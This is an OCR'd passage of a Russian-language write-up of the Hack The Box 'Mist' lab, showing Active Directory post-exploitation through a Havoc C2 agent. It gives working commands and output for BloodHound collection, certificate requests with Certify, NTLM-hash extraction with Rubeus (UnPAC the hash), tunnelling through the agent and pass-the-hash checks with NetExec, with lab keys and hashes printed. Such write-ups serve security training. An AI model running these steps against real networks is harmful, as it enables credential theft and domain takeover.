
Информация о сессии

Пользователь Brandon.Keywarp

Теперь, когда мы получили сессию доменного пользователя, можно собрать информацию в домене. Лучше всего для этого подходит инструмент **BloodHound**. Запускать бинари .NET в памяти агента Havoc можно командой `dotnet inline-execute`.

```
dotnet inline-execute SharpHound.exe -c All --domaincontroller 192.
168.100.100
```

Построив граф BloodHound от текущего пользователя, можно найти в сети центр сертификации Active Directory.



Граф BloodHound


Продолжение статьи →

HTB MIST

ИСПОЛЬЗУЕМ ТЕХНИКУ ESC13 ДЛЯ ЗАХВАТА ДОМЕНА ACTIVE DIRECTORY

Так как в домене есть ADCS, а сессию пользователя мы получили без использования каких-либо учетных данных, нам стоит задействовать технику UnPAC the hash, чтобы выяснить NTLM-хеш пароля пользователя. Первом делом запустим утилиту **Certify**, чтобы запросить сертификат пользователя.

```
dotnet inline-execute /home/ralf/tmp/SharpCollection/last/Certify.exe
 request /ca:DC01.mist.htb\mist-DC01-CA /template:User
```



```
11/05/2024 15:14:10 [ralf] Demon » dotnet inline-execute /home/ralf/tmp/SharpCollection/last/Certify.exe request /ca:DC01.mist.htb\mist-DC01-CA /template:User
[*] [014DCA97] Tasked demon to inline execute a dotnet assembly: /home/ralf/tmp/SharpCollection/last/Certify.exe
[+] Send Task to Agent [286 bytes]
[*] [HwBpEngine] Amsi/Etw has been hooked & patched
[*] Using CLR Version: v4.0.30319
[+] Received Output [4927 bytes]:

  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : MIST\Brandon.Keywarp
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=Brandon.Keywarp, CN=Users, DC=mist, DC=htb

[*] Certificate Authority   : DC01.mist.htb\mist-DC01-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 61

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA1SmK6sM2fENuGQLML2a9zcdVJw/vRzrADkEZgFo/wKS5hYnr
movezss3EtH2gRGbu3Iuw3LLv5nKl2of4+W9fy7vQaSujrTWdYWm05qDvkVUtC+l
3PpUvUfwhc+/bGP2WIsXluGmmAJxZcf0llQzoijicvaxcivJcbIsF95uU6IdvvcJ
uldf38ZgWJqYcODKXs4oNBmWxB2/SkmetO9zE1it73eh6fd9AtaTAgZ8iwCFn9yG
CFFvndfGIuAweEMEukN+jdJwMISWbP9JJxa6hgQTmHLFOjhNLxWiO7NlkaqIEUCa
pHTW/f1s2KkaaadB6v9fIJxAhC7jMk1xejC9jQIDAQABAoIBAQCNPsPAH65g1MWF
aScnWar3SdgQ1Cw3RKSyTUy6khKgcgZEiElH1NrEqD9MBziR+br5kAWQmOaNhTiK
8FVFS5wvREhhdN/9y7I3mWIb4MzfLU2dP91l+bJg4eRspmYvSmWX8kKlRcx/+U5u
pPpbClxUXUb/6ptWDdGjtu4kuszcOOBH5KsUwc60YgcSmzTU5LKhyR1QHH26PAJd
rEnAy1gIpctQiLg4jvPIZGyhppxiwyLsIqMMcoPsfE5wEwtOKZRU1eSREVpgupno
bk9Zkv8gKTJSjd91TWVNQ3KKR8Jj0DFc9CaisfbMSG8Q1RbJblZ/HRPQOVH8Xgw3
[Brandon.Keywarp/MS01] a.exe/4088 x64 (mist.htb)
```


Получение сертификата пользователя

Сертификат представлен в формате PEM. Копируем его на свою машину и конвертируем в формат PFX.

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx
```

А теперь с помощью Rubeus по сертификату пользователя запрашиваем билет TGT и извлекаем из него NTLM-хеш пароля пользователя (параметр `getcredentials`). Сертификат необходимо закодировать в Base64 и передать в параметре `certificate`.

```
.\Rubeus.exe asktgt /user:brandon.keywarp /certificate:..... /
getcredentials /show /nowrap
```




```
11/05/2024 15:29:09 [ralf] Demon » dotnet inline-execute /home/ralf/tmp/SharpCollection/last/Rubeus.exe asktgt /user:brandon.keywarp /certificate:
[*] [A4731FB0] Tasked demon to inline execute a dotnet assembly: /home/ralf/tmp/SharpCollection/last/Rubeus.exe
[+] Send Task to Agent [9450 bytes]
[*] [HwBpEngine] Amsi/Etw has been hooked & patched
[*] Using CLR Version: v4.0.30319
[+] Received Output [3546 bytes]:

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: mist.htb
[*] Using PKINIT with etype rc4_hmac and subject: CN=Brandon.Keywarp, CN=Users, DC=mist, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'mist.htb\brandon.keywarp'
[*] Using domain controller: 192.168.100.100:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGGDCCBhSgAwIBBaEDAgEWooIFMjCCBS5hggUqMIIFJqADAgEFoQobCE1JU1QuSFRCoh0wG6ADAgECoRQwEhsGa3JidGd0GwhtaXN0Lmh0YqOCBPIwggTuoAMCARKhAwIBAqKCBOAE

  ServiceName              :  krbtgt/mist.htb
  ServiceRealm             :  MIST.HTB
  UserName                 :  brandon.keywarp (NT_PRINCIPAL)
  UserRealm                :  MIST.HTB
  StartTime                :  5/11/2024 5:33:11 AM
  EndTime                  :  5/11/2024 3:33:11 PM
  RenewTill                :  5/18/2024 5:33:11 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  CMuWq87iikDy/LkxiQ0xLg==
  ASREP (key)              :  9151A761F0F3BB2917FEE396ED4E66A3

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : DB03D6A77A2205BC1D07082740626CC9
```

Получение NTLM-хеша

Валидировать полученную учетку можно с помощью **NetExec**. Так как трафик необходимо туннелировать, предварительно в агенте Havoc командой `socks add 1080` запустим сервер Socks5. В файле `/etc/proxychains.conf` пропишем настройку `socks5 127.0.0.1 1080`. Так с помощью proxychains можно туннелировать трафик через агент Havoc во внутреннюю сеть.

```
proxychains -q nxc smb 192.168.100.101 -u brandon.keywarp -H
DB03D6A77A2205BC1D07082740626CC9
```




```
~/tmp/HTB/mist (19.611s)
proxychains -q nxc smb 192.168.100.101 -u brandon.keywarp -H DB03D6A77A2205BC1D07082740626CC9
SMB         192.168.100.101 445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:mist.htb) (signing:False) (SMBv1:False)
SMB         192.168.100.101 445    MS01             [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
```

Проверка учетных данных

Затем таким же образом проверим подпись LDAP в домене. В этом поможет модуль `ldap-checker` для команды `ldap`.

```
proxychains -q nxc ldap dc01.mist.htb -u brandon.keywarp -H
DB03D6A77A2205BC1D07082740626CC9 -M ldap-checker
```

